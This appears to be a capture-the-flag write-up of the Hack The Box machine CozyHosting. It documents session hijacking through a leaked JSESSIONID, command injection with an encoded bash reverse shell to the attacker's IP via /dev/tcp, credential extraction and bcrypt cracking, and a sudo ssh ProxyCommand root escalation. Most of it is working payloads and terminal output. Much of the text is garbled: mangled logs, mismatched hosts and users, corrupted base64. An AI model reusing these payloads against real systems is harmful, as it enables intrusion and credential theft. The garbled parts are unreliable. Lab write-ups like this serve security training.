

CozyHosting

26 February 2024 13:34

Ip - 10.10.11.230

Strating with nmap :

nmap -Pn -t3 ip and its shows open port then we do **nmap -A -p21,80 ip -oN nmap.txt**

```
# Nmap 7.94SVN scan initiated Sun Feb 25 11:40:33 2024 as: nmap -A -p21,80 -oN nmap.txt 10.10.11.230
Nmap scan report for cozyhosting.htb (10.10.11.230)
Host is up (0.34s latency).
```

```
PORT STATE SERVICE VERSION
21/tcp closed ftp
80/tcp open http  nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Cozy Hosting - Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done at Sun Feb 25 11:40:52 2024 -- 1 IP address (1 host up) scanned in 19.67 seconds

Now after we move to port 80 and see that there is a website , here I explore manually and we fet a login functionality .

Lets use dirsearch

dirsearch -u <http://cozyhosting.htb/>

and it gives juicy result

```
(kali㉿ kali) :~/Desktop/HTB/CozyHosting$ dirsearch -u http://cozyhosting.htb/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API.
See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

[...]
v0.4.3
[...]
awesome (alande)                               Dev environment

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/Desktop/HTB/CozyHosting/reports/http_cozyhosting.htb/_24-02-26_09-09-33.txt

Target: http://cozyhosting.htb/ [Automatic patching]

[09:09:33] Starting:
[09:10:24] 200 - OB - /;adm
[09:10:24] 200 - OB - /;json
[09:10:24] 200 - OB - /;login
[09:10:24] 200 - OB - /;json/ connect the private key that you received upon registration should be included
[09:10:24] 200 - OB - /;login/
[09:10:24] 200 - OB - /;admin/
[09:10:24] 400 - 435B - /.../.../.../.../.../etc/passwd
[09:10:28] 400 - 435B - /a%65.aspx added!
[09:10:31] 200 - 634B - /actuator
[09:10:31] 200 - OB - /actuator;/beans
[09:10:31] 200 - OB - /actuator;/conditions
[09:10:31] 200 - OB - /actuator;/auditevents
[09:10:31] 200 - OB - /actuator;/auditLog
[09:10:31] 200 - OB - /actuator;/configprops
[09:10:31] 200 - OB - /actuator;/caches
[09:10:31] 200 - OB - /actuator;/configurationMetadata
[09:10:31] 200 - OB - /actuator;/dump
[09:10:31] 200 - OB - /actuator;/env
[09:10:31] 200 - OB - /actuator;/events
[09:10:31] 200 - OB - /actuator;/exportRegisteredServices
[09:10:31] 200 - OB - /actuator;/features
[09:10:31] 200 - OB - /actuator;/flyway
[09:10:31] 200 - OB - /actuator;/healthcheck
[09:10:31] 200 - OB - /actuator;/health
[09:10:31] 200 - OB - /actuator;/httptrace
```

During this directory fuzzing, while going through the endpoints, we find a directory which contains JESSONIDs of the users. (/actuators/sessions)

```
> {
  "5E5E5938CA0212D9333FF8597FCBB05": "UNAUTHORIZED",
  "8227290FB8B28B41CD086689C0ED0628": "kanderson"
}
```

Raw Parse

So we tried to log in by replacing our JSESSIONID with this JSESSIONIDs in Burp Suite, (Hint: You can use Replace feature in request to autoreplace the cookie with the new value, if you don't replace JSESSIONID in every request, you'll be logged out), once you replace it, you'll be logged in!

But I used Inspect (storage) to perform cookie positioning.

The screenshot shows the Burp Suite interface with the 'Storage' tab selected. In the left sidebar, under 'Cookies', there is a single entry for the domain 'cozyhosting.hbt'. The cookie is named 'JSESSIONID' with the value 'CE16F9C7E552346B10EEA33F49F6DBD'. Other sections like 'Cache Storage', 'Indexed DB', 'Local Storage', and 'Session Storage' are also visible.

The screenshot shows the 'Admin Dashboard' of the Cozy Cloud application. On the left, there is a table titled 'Recent Sales | Today' with the following data:

#	Host	Description	Cost	Status
#2457	suspicious mcnulty	Static content	\$64	Patched
#2147	boring mahavira	API server	\$47	Pending
#2049	stoic varahamihira	Metrics backend	\$147	Patched
#2644	tender mirzakhani	Website	\$67	Not patched
#2644	sleepy mcclintock	Administrator panel	\$105	Patched
#2644	cranky mcnulty	Test runner	\$82	Not patched
#2644	goofy kalam	CI/CD	\$99	Patched
#2644	reverent archimedes	Test pipeline	\$24	Patched
#2644	awesome lalande	Dev environment	\$53	Not patched

On the right, there is a pie chart titled 'Running software | Today' showing the status distribution of running software. The legend indicates: Pending scan (blue), Up to date (green), and Per (yellow).

Now, on this dashboard we find that there was a functionality running which serves an ssh connection to its users.

The screenshot shows the 'Admin Dashboard' with a modal window titled 'Include host into automatic patching'. It contains a note: 'Please note: For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised_keys file.' Below this, there is a 'Terminal' section with 'Connection settings' fields for 'Hostname' and 'Username', and buttons for 'Submit' and 'Reset'. At the bottom of the page, there is a copyright notice: '© Copyright Cozy Cloud. All Rights Reserved'.

After giving random hostname & username , we captured the request in BurpSuite. Then we tried to send the request (using Burp Repeater) without giving the username & it responds as a ssh command help section.

Burp Suite Community Edition v2023.9.4 - Target

Request to http://cozyhosting.hbt:80 [10.10.11.230]

Forward Drop Intercept is on Action Open browser

```

1 POST /executessh HTTP/1.1
2 Host: cozyhosting.hbt
3 Content-Length: 23
4 Cache-Control: no-store
5 Upgrade-Insecure-Requests: 1
6 Origin: http://cozyhosting.hbt
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/*,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://cozyhosting.hbt/admin
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Cookie: JSESSIONID=22B82B0188C9F0AB4FF40F463914F62
14 Connection: close
15
16 host=127.0.0.1&username=host

```

And this is the response to the request above!

Burp Suite Community Edition v2023.9.4 - Temporary Project

Response from http://cozyhosting.hbt:80 [10.10.11.230]

Forward Drop Intercept is on Action Open browser

```

1 HTTP/1.1 302
2 Date: Mon, 04 Dec 2023 04:10:10 GMT
3 Location: http://cozyhosting.hbt/admin/error=usage: ssh [-d] [options] [TtVvXxYy] [-B bind_interface] [-b bind_address] [-c cipher_spec] [-D [bind_address]:port] [-E log_file] [-e escape_char] [-f config_file] [-I pkcs11] [-i identity_file] [-j [user@]host[:port]] [-L address] [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port] [-Q query_option] [-R address] [-S ctl_path] [-W host:port] [-w local_tun[:remote_tun]] destination [command [argument ...]]/bin/bash]
4 Connection: close
5 Upgrade-Insecure-Requests: 1
6 X-Content-Type-Options: nosniff
7 X-XSS-Protection: 0
8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
9 Pragma: no-cache
10 Expires: 0
11 X-Frame-Options: DENY
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```
(kat@kat) [~]/Desktop/HTB/Cozyhosting
└─$ ssh:@host
usage: ssh [-46AaCfGgKkMNsTtVvXxYy] [-B bind_interface] [-b bind_address]
           [-c cipher_spec] [-D [bind_address]:[port]] [-E log_file]
           [-e escape_char] [-F configfile] [-I pkcs11] [-i identity_file]
           [-J destination] [-L address] [-l login_name] [-m mac_spec]
           [-O ctl_cmd] [-o option] [-P tag] [-p port] [-R Address]
           [-S ctl_path] [-W host:port] [-w local_tun[:remote_tun]]
           destination [command [argument ...]]
           ssh [-Q query_option]
Command '@host' not found, did you mean:
  command 'host' from deb bind9-host
  command 'rhost' from deb jdresolve
  command 'khost' from deb knot-host
  command 'xhost' from deb x11-xserver-utils
  command 'qhost' from deb gridengine-client
Try: sudo apt install <deb name>

```

Here we can see both errors are same

This shows that it's sort of ssh command usage, lets try few more things.

Using ‘sudo -l’ to list allowed and forbidden commands for the user ‘josh,’ we discovered that ‘josh’ can run the following command on localhost: ‘(root) /usr/bin/ssh *,’ granting root privileges. After that, we tried to send the username with single quote (test’) & its shows that there was an error created during the “/bin/bash -c “ execution process.

The screenshot shows the Burp Suite interface. In the Request tab, a POST request is being sent to the endpoint '/executessh'. The payload contains a shell command: 'host=127.0.0.1&username=test''. In the Response tab, the server returns an error message indicating a syntax error: 'syntax error: unexpected end of file'. The full response content is as follows:

```

HTTP/1.1 302
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 10 Dec 2023 19:12:59 GMT
Content-Length: 14
Location: http://cozyhosting.hbt/admin?error=/bin/bash: -c: line 1: unexpected EOF while looking for matching ``'`/bin/bash: -c: line 2: syntax error: unexpected end of file
Content-Type: application/x-www-form-urlencoded
Content-Encoding: gzip
Content-Length: 14
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Content-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY

```

Defense: SELinux contexts are effective in preventing programs from executing within the /tmp directory, especially those that rely on sockets.

Injecting commands using the HTML POST protocol resembles the **MITRE ATT&CK**

Technique T1059.004 — Command and Scripting Interpreter: Unix Shell

Lets try a simple ping command back to the attacker’s machine. Looks like the attacker can ping the attacker machine from the target using command injection by entering the following in the username field.

```
;ping${IFS}-c4${IFS}10.10.14.80;#
```

The \${IFS} is the equivalent to a white space character.

Lets try making our own payload which will give an reverse shell while executed by the machine or You can use any of the reverse-ssh payload available on the Internet.


```
echo"bash -i >& /dev/tcp/<your-ip>/<your-port> 0>&1" | base64-w 0
```

```
vikas@viks-hp:~$ echo "bash -i >& /dev/tcp/10.10.11.230:5333 0>&1" | base64 -w 0
YmFzaCAtSA+JiAvZGV2L3RjcC8xMC4xMC4xMS4yMzA6NTMzMMyAwPiYxCg==vikas@viks-hp:~$
```

Use the created payload in the reverse shell payload and pass it to parameter. What it does, it decodes the base64 shell code and pass it to the bash in the server. (\$IFS%?? is the equal to white space character).

```
;echo${IFS%??}"<your payload here>"${IFS%??}|${IFS%??}base64${IFS%??}-d${IFS%??}|${IFS%??}bash;
```

We'll send this payload as the username with URL encoded & started a listener on our machine.



After encoding it into url and sending a request

Burp Suite Community Edition v2023.9.4 - Temporary Project

Request

```

1 POST /executeshell HTTP/1.1
2 Host: cozyhosting.htb
3 Content-Length: 29
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://cozyhosting.htb
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141
   Safari/537.36
9 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
   /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://cozyhosting.htb/admin
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Cookie: JSESSIONID=359CA15884B80EE2A1FC864606F7DACE
14 Connection: close
15
16 host=127.0.0.1&username=
%3becho${IFS%25%3f%3f}"YmFzaCAtaSA%2bJiAvZGV2L3RjcC8xMC4xMC4xNC4xNTMvNjk2OSAwPiYxCg==${IFS%25%3f%3f}
%2bJiAvZGV2L3RjcC8xMC4xMC4xNC4xNTMvNjk2OSAwPiYxCg%3d%3d"${IFS%25%3f%3f}|${IFS%25%3f%3f}base64${IFS%25%3f%3f}-d${IFS%25%3f%3f}|${IFS%25%3f%3f}bash%3b
17

```

Response

Once, we set up netcat listener with the IP address and port we used in payload, we are good to go to send the request and get a shell!

```
nc -nvlp <your_given_port>
```

```

vikas@viks-hp:~/Downloads$ nc -nlvp 5333
Listening on 0.0.0.0 5333
Connection received on 10.10.11.230 40630
bash: cannot set terminal process group (1064): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$
```

```
;echo${IFS%??}"YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNTMvNjk2OSAwPiYxCg==${IFS%??}
${IFS%??}base64${IFS%??}-d${IFS%??}|${IFS%??}bash;
```

This 1 st one is my final payload and in 2nd part I encode it usinh entrl+u

```
%3becho${IFS%25%3f%3f}"YmFzaCAtaSA%
2bJiAvZGV2L3RjcC8xMC4xMC4xNC4xNTMvNjk2OSAwPiYxCg%3d%3d"${IFS%25%3f%3f}|${IFS%25%3f%3f}
%2bJiAvZGV2L3RjcC8xMC4xMC4xNC4xNTMvNjk2OSAwPiYxCg%3d%3d"${IFS%25%3f%3f}|${IFS%25%3f%3f}base64${IFS%25%3f%3f}-d${IFS%25%3f%3f}|${IFS%25%3f%3f}bash%3b
```

```

[kali㉿ kali)-[~]
└─$ nc -lvp 6969
listening on [any] 6969 ...
connect to [10.10.14.153] from cozyhosting.htb [10.10.11.230] 41550
bash: cannot set terminal process group (1065): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$ id
id -et temporary key 253 bits X25519
uid=1001(app) gid=1001(app) groups=1001(app)
app@cozyhosting:/app$ ls
ls
cloudhosting-0.0.1.jar
app@cozyhosting:/app$ ss -tlnp
ss -tlnp //64 explicit-exit-notify,fun-ipv6,route-gateway,10.10.14.1,topology subnet,ping 10
State Recv-Q Send-Q Local Address:Port Peer Address:PortProcess
LISTEN 0 511 0.0.0.0:80 0.0.0.0:*
LISTEN 0 4096 127.0.0.53%lo:53 0.0.0.0:*
LISTEN 0 128 0.0.0.22 0.0.0.0:*
LISTEN 0 244 [127.0.0.1:5432] 0.0.0.0:*
LISTEN 0 100 [:ffff:127.0.0.1]:8080 *:* users:(("java",pid=1065,fd=19))
LISTEN 0 128 [:]:22 [:]:*
app@cozyhosting:/app$ 


```

Here on this shell we got a <something>.tar file8.

The Spring Boot web application is contained within the /app/cloudhosting-0.0.1.jar file.

Here after that I start python server and get that .jar file and I use

There after, we opened this file using ‘jadx-gui’ & got the PostgreSQL database’s username & password.



The screenshot shows the Jadx-GUI interface with the title bar "*cloudhosting-0.0.1 - jadx-gui". The menu bar includes File, View, Navigation, Tools, and Help. The left sidebar displays the file structure of the APK file "cloudhosting-0.0.1.jar". The "Source code" tab is selected, showing the contents of the "BOOT-INF/classes/application.properties" file. The code is as follows:

```
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=None
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=vgnvzaQ7xxR
```

The status bar at the bottom indicates "Issues: 101 errors 17411 warnings".

Here I get all necessary details :

We successfully logged into the PostgreSQL database using these username & password.

```
app@cozyhosting:/app$ psql -h 127.0.0.1 -U postgres  
psql: could not connect to server: FATAL:  password authentication failed for user "postgres"  
Password for user postgres: Vg&nvzAQ7XxR  
  
psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))  
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)  
Type "help" for help.  
  
postgres=#
```

Finding plaintext password on a compromised system is a **MITRE ATT&CK Technique** [T1552](#) — Unsecured Credentials

```
psql -h 127.0.0.1-U postgres
```

\ccozyhosting

```
app@cozyhosting:/app$ psql -h 127.0.0.1 -U postgres
Password for user postgres:
psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=#
```

```
postgres=# \c cozyhosting
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "cozyhosting" as user "postgres".
cozyhosting=#
```

\c is used to connect to specific database in our case, its Cozyhosting

Here we got a hash-value of the password .

`\d` is used to see all the tables in the database.

\d

```

select* from users;
postgres=# \c cozyhosting
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "cozyhosting" as user "postgres".
cozyhosting=# \d
cozyhosting=# select * from users;
cozyhosting=#

```

name	password	role
kanderson	\$2a\$10\$E/Vcd9ecflmPudWeLSElv.cvK6QjxWlWXpj1NVN3Mm6eH58zim	User
admin	\$2a\$10\$SpKydHLB0FOaT7n3x72wtuSOyR8uqqbNNpIPjUb2MZib3H9kVO8dm	Admin
(2 rows)		
(END)		

Lets crack the password using john-the ripper!!

```

(kali㉿ kali) -~/Desktop/HTB/CozyHosting
$ john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt admin_hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
manchesterunited (?)
1g 0:00:00:55 DONE (2024-02-27 10:02) 0.01803g/s 50.64p/s 50.64c/s 50.64C/s catcat..keyboard
Use the "-show" option to display all of the cracked passwords reliably
Session completed.

```

We also find a user named ‘josh’ in /etc/passwd !!

```

list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuid:x:108:114::/run/uuid:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/Landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/:/bin/false
app:x:1001:1001::/home/app:/bin/sh
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
josh:x:1003:1003::/home/josh:/usr/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
app@cozyhosting:/app$ 

```

Now using this username & password we successfully get the ssh shell & user flag

```

app@cozyhosting:/app$ su root
su root
Password: manchesterunited
su: Authentication failure
app@cozyhosting:/app$ su josh
su josh
Password: manchesterunited
josh@cozyhosting:/app$ id
id -A
uid=1003(josh) gid=1003(josh) groups=1003(josh)
josh@cozyhosting:/app$ curl http://admin.cozyhosting.htb
Content-Type: application/x-www-form-urlencoded
Content-Length: 201
Origin: http://cozyhosting.htb

```

```

app@cozyhosting:/app$ su root
su root
Password: manchesterunited
su: Authentication failure
app@cozyhosting:/app$ su josh
su josh
Password: manchesterunited
POST /executeshell HTTP/1.1
Host: cozyhosting.http
josh@cozyhosting:/app$ id
id -u:1003(josh) gid=1003(josh) groups=1003(josh)
josh@cozyhosting:/app$ ls
ls -lnt Content-Type: application/x-www-form-urlencoded
cloudhosting-0.0.1.jar
josh@cozyhosting:/app$ cd ..
cd ..
josh@cozyhosting:/app$ cd /home
cd /home
josh@cozyhosting:/home$ ls
ls
josh
josh@cozyhosting:/home$ cd josh
cd josh
josh@cozyhosting:~$ ls
ls
user.txt
josh@cozyhosting:~$ cat user.txt
\cat user.txt
ebe6b0265123ef3143523a0f1f0967b
josh@cozyhosting:~$ |

```

Here we get the user shell

Now for Root shell lets shell

sudo -l

```

josh@cozyhosting:~$ sudo -l
[sudo] -l
[sudo] password for josh: manchesterunited

Matching Defaults entries for josh on localhost:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\;/usr/local/bin\;/usr/sbin\;/usr/bin\;/sbin\;/bin\;/snap/bin,
  use_pty

User josh may run the following commands on localhost:
  (root) /usr/bin/sh*
josh@cozyhosting:~$ |

```

There was a simple payload at GTFOBINS which successfully allows us to get the shell as the superuser(root).

sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x

```

josh@cozyhosting:~$ ^[[Z00~sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x^[[Z01~
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x |lol| Firefox/115.0
# id -u:1003(josh) gid=1003(josh) groups=1003(josh)
# ls -lnt Content-Type: application/x-www-form-urlencoded
cloudhosting-0.0.1.jar
# ls
ls -lnt Content-Type: application/x-www-form-urlencoded
user.txt
# cat user.txt
\cat user.txt
ebe6b0265123ef3143523a0f1f0967b
# ls
ls -lnt Content-Type: application/x-www-form-urlencoded
base64g((IF5%25%3f%3f))YnFzaC1hbmQ2b3JlAvZGV2L3R)cCBxMC4xNC4xNTMvNk2OSAwPiYxCg%3d%3d*${(I
# ls
ls -lnt Content-Type: application/x-www-form-urlencoded
user.txt
# cd ..
cd ..
# ls
ls
josh
# cd ..
cd ..
# ls
ls
# cat root.txt
cat root.txt
# cat root.txt
cat root.txt
2227fd5fa00db15cdad58812a480b0f2
# |

```

By this way we Compromise the machine and gain root shell.